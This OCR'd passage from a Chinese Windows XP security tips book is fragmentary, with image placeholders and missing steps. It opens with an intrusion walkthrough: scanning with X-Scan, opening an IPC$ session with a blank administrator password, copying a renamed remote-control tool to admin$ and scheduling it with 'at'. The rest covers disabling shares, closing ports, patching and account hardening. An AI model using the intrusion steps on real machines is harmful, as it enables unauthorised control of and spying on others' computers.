
如果用户的系统中未安装 WinPCap 驱动，X-Scan 启动后会自动进行安装；如果已经安装 WinPCap 的更高版本，则使用已有版本。


❶ 运行 X-Scan。













注意事项


当用户选中“Yes，reboot my computer now”单选按钮后，系统会自动重启。


(2) 扫描漏洞计算机


❶ 运行 X-Scan。












(3) 选择入侵目标

在扫描结束后，系统会自动弹出检测报告，用户可以根据检测报告选择需要入侵的目标。

❶ 打开检测报告。



(4) 使用网络神偷客户端

为了操作更加简便，用户需要将网络神偷客户端进行重命名并将其放到 C 盘根目录。

知识补充


网络神偷是一款专业的远程文件管理与桌面管理软件。可以在远程计算机上新建、复制、上传、下载、重命名以及删除文件和文件夹，并且可以远程打开文档或运行程序，功能十分强大。

❶ 打开网络神偷客户端所在文件夹。


❻ 打开 C 盘根目录，按下 Ctrl+V 组合键。

(5) 巧用漏洞安装客户端

❶ 选择“开始”→“运行”命令。



❹ 在弹出的命令行提示框中输入“net use \\192.168.1.69\ipc $ “” /user:administrator”命令，按下 Enter 键。




注意事项

192.168.1.69 即为需要入侵的计算机的 IP 地址。

❺ 输入“copy c:\123.exe \\192.168.1.69\admin$”命令，按下 Enter 键。


❻ 输入“net time \\192.168.1.69”命令，按下 Enter 键。



知识补充

查看目标计算机时间的命令：net time。

❼ 输入“at \\192.168.1.69 11:00 123.exe”命令，按下 Enter 键。



专家坐堂


at \\192.168.1.69 11:00 123.exe 命令表示客户端在 11:00 时在目标计算机上运行 123.exe 文件。

当然，用户也可以自定时间。


(6) 入侵操作

客户端成功植入目标计算机后，在设置的时间 11 点会自动运行。这时，用户就可以对其进行操作了。

❶ 运行网络神偷。



如果用户没有双击目标计算机，则会出现如下提示。




举一反三

用户可以对目标进行复制、删除、截图、拍照、上传以及下载等操作。


技巧54 查看共享服务

Windows XP 系统在默认情况下是开启共享服务的，这就为他人入侵用户的电脑提供了可乘之机。

❶ 选择“开始”→“运行”命令。



❹ 在弹出的窗口中输入“net share”，然后按下 Enter 键。



注意事项


net share 命令既可以大写也可以小写，但要注意中间的空格。


技巧55 禁用共享服务

只要通过以下几个小技巧就能关闭用户系统开启的共享服务。

(1) 取消 server 服务


❶ 选择“开始”→“运行”命令。






专家坐堂

Server服务主要用于控制计算机通过网络的文件、打印和命名管道共享。






(2) 注册表禁止

通过更改注册表的方法是较为简单有效且一劳永逸的办法。

- 禁用磁盘共享

❶ 选择“开始”→“运行”命令。

❹ 展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters 分支。




知识补充

未禁用磁盘共享服务前，AutoShareServer 的数值数据为 1。

- 禁用 ADMIN $ 共享

❶ 选择“开始”→“运行”命令。在弹出的对话框中输入“regedit”，单击“确定”按钮。


❷ 展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters 分支。



- 禁用 IPC $ 共享

❶ 选择“开始”→“运行”命令。在弹出的对话框中输入“regedit”，单击“确定”按钮。


❷ 展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa 分支。




(3) 命令禁止

通过用命令的方式禁止共享服务是较为常见的一种方法。

❶ 选择“开始”→“运行”命令。




❹ 在弹出的对话框中输入“net share c$ /del”，按下 Enter 键。



专家坐堂

若用户的磁盘分区还有 D 盘，则再输入“net share d$ /del”命令，并以此类推。

❺ 在弹出的对话框中输入“net share admin$ /del”，按下 Enter 键。




❻ 在弹出的对话框中输入“net share ipc$ /del”，按下 Enter 键。


技巧56 关闭无用端口


系统的每项服务都对应相应的端口，如 WWW 服务的端口是 80。但并不是所有的端口都能用上，关闭一些无用端口就会有效堵截他人入侵的途径。

❶ 右击“网上邻居”图标，选择“属性”命令。


❷ 在弹出的“网络连接”窗口中右击“本地连接”图标，选择“属性”命令。








❾ 在弹出的“添加筛选器”对话框中输入 TCP 端口，单击“确定”按钮。



专家坐堂

当用户需要关闭多个 TCP 端口时，只需重复单击“添加”按钮进行操作即可。



举一反三


UDP 端口以及 IP 协议的设置与 TCP 端口的设置方法一样。用户可以将一些不需要用到的端口全部予以关闭。

技巧57 巧用 360 安全卫士修补系统漏洞

360 安全卫士提供了修复漏洞的功能，能够自动检测系统漏洞。


(1) 快速修复漏洞


❶ 运行 360 安全卫士。



(2) 快速进行漏洞设置

❶ 运行 360 安全卫士。





技巧58　快速开启 360 漏洞防火墙

360 安全卫士提供了漏洞防火墙，能够及时提醒用户并修复漏洞。

❶ 运行 360 安全卫士。

技巧59　在“添加或删除程序”中查看已修补漏洞

当用户想要查看已修补的漏洞时，不需要借助专业软件，只要在“添加或删除程序”窗口中就可看到。

❶ 选择“开始”→“设置”→“控制面板”命令。

专题四　电脑系统安全防御技巧

内容导航

电脑的许多不安全因素大多都是人为设置不当造成的。学会对账号进行安全设置和对系统权限进行安全设置，做好系统自身的安全防护，可以很好地提高系统的安全系数，预防黑客的入侵。


热点快报


- 伪装陷阱账户技巧
- 禁用注册表技巧
- 禁用可移动磁盘技巧
- 快速启动 Windows 防火墙

技巧60　更改系统管理员账户名

Administrator 是系统安装后的默认系统管理员账户，具有对系统进行一切管理的权限。针对 Administrator 账户潜在的危险，可以通过更改账户名的方式进行伪装以降低遭受攻击的可能性。

❶ 选择“开始”→“控制面板”→“管理工具”命令，打开“管理工具”窗口。






注 意 事 项

改名的时候，尽量不要将系统管理员账户名改为 Admin、root 此类与系统有关的名字。


技巧61 巧用账户锁定策略


通过账户锁定策略，可以防止他人猜测或者暴力破解账户密码。

❶ 选择“开始”→“控制面板”→“管理工具”命令，打开“管理工具”窗口。




❻ 设定账户锁定阈值，单击“确定”按钮。在弹出的对话框中单击“确定”按钮。






专 家 坐 堂


当用户在设置时，将账户锁定阈值设置为 3 比较合适。



❽ 设定账户锁定时间，单击“确定”按钮。



⑩ 设定复位账户锁定计数器，单击“确定”按钮。



技巧62　为黑客伪装陷阱账户

比更改账户名更胜一筹的方法就是另建一个 Administrator 的陷阱账户，赋予普通权限，加上一个复杂的密码，并对该账户启用审核。


(1) 创建新账户


❶ 在用户列表的空白处右击，弹出快捷菜单。


(2) 添加账户权限

❶ 打开“计算机管理”窗口。

